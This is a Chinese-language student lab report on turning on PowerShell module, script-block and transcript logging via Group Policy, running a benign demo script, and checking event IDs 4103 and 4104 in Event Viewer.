資訊系統與作業安全

Windows Powershell 與 Registry 攻擊持久化

羅勻瑄、黃世君、劉定睿、曾彥輔

日期：2026-04-14


目錄

瞭解並啟用 PowerShell 的三種常見紀錄功能

- Module Logging
- Script Block Logging
- Transcript Logging

透過群組原則編輯器 gpedit.msc 開啟三種日誌功能


1. 按 Win + R 輸入： `gpedit.msc` 將 gpedit.msc 開啟



2. 依照以下順序依次點擊


   Computer Configuration → Administrative Templates → Windows Components → Windows PowerShell

就會如畫面中顯示看到 Module Logging、Script Block Logging、Transcript Logging 三個設定




3. 將 Module Logging 設定從 Not Configured 改成 Enable並且點擊 Show 並設定 Value 為 * 並點擊 ok 儲存

   p.s ＊ 代表記錄所有 module 的 logging




4. Script Block Logging 從 Not Configured 改成 Enable 後點擊 Apply 確認右邊的 state 為 Enable 就點 ok 並關閉視窗。



5. Transcript Logging 從 Not Configured 改成 Enable ， `Transcript Output Directory` 填入：C:\Transcripts 並將 `Include invocation headers` 勾選起來。

   p.s `Include invocation headers` 是設定每條指令前面要不要附上額外的時間或執行資訊標頭。



6. 在 powershell 輸入 `gpupdate /force` 更新前面的設定。

```
PS C:\WINDOWS\system32> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

撰寫與執行一段 PowerShell

7. 這段 PowerShell 腳本主要是用來示範基本的檔案與輸出操作，並同時觸發 PowerShell 的 logging 功能。

   腳本一開始先輸出開始訊息，接著設定資料夾路徑 `C:\Temp\PSDemo` ，若資料夾不存在就自動建立。

   之後再建立一個 `demo.txt` 檔案，並寫入 `Hello PowerShell Logging` 這段文字。


   接著利用 `Get-ChildItem` 列出 `C:\Temp` 底下的內容，再用 `Get-Content` 讀取剛建立的文字檔。

最後進行簡單的加法運算 `10 + 20` ，並將結果輸出到畫面上，最後顯示結束訊息。

整體來說，這段腳本結合了資料夾建立、檔案寫入、檔案讀取、目錄查詢與輸出顯示等操作，適合用來驗證 PowerShell 執行行為是否會被 4103 與 4104 記錄。

powershell script 內容:

```
Write-Host "=== PowerShell Logging Demo Start ==="

$folder = "C:\Temp\PSDemo"
if (!(Test-Path $folder)) {
    New-Item -Path $folder -ItemType Directory | Out-Null
}

$file = Join-Path $folder "demo.txt"
"Hello PowerShell Logging" | Out-File $file -Encoding utf8

Get-ChildItem C:\Temp
Get-Content $file

$sum = 10 + 20
Write-Host "10 + 20 = $sum"

Write-Host "=== PowerShell Logging Demo End ==="
```



透過 Event ID 4103, 4104 查詢 PowerShell 的事件紀錄

8. 方法一：用事件檢視器查 PowerShell 的事件紀錄


   8.1 按 Win + R 輸入： `eventvwr.msc`

   在畫面中邊依序點擊 Applications and Services Logs → Microsoft → Windows → PowerShell → Operational

   8.2 在右邊點選： `Filter Current Log...`

   然後在 Event IDs 欄位輸入： 4103,4104 按下 ok

   結果就只會留下這兩種事件。




8.3 查看 4103 事件內容

4103 是用來記錄 PowerShell 指令執行過程中的命令呼叫資訊，也就是系統會記下執行了哪個 cmdlet、使用了哪些參數，以及相關的執行環境資訊。

從截圖中可以看到 Command Name = Write-Host、Command Type = Cmdlet，且在 Payload 區域中出現 CommandInvocation(Write-Host): "Write-Host" 與 ParameterBinding(Write-Host): name="Object"; value="=== PowerShell Logging Demo End ==="。

這些線索可以證明系統確實有辨識出我在腳本中執行了 Write-Host 指令，並且記錄了它的輸出內容，因此可確認 Module Logging 已正常運作。




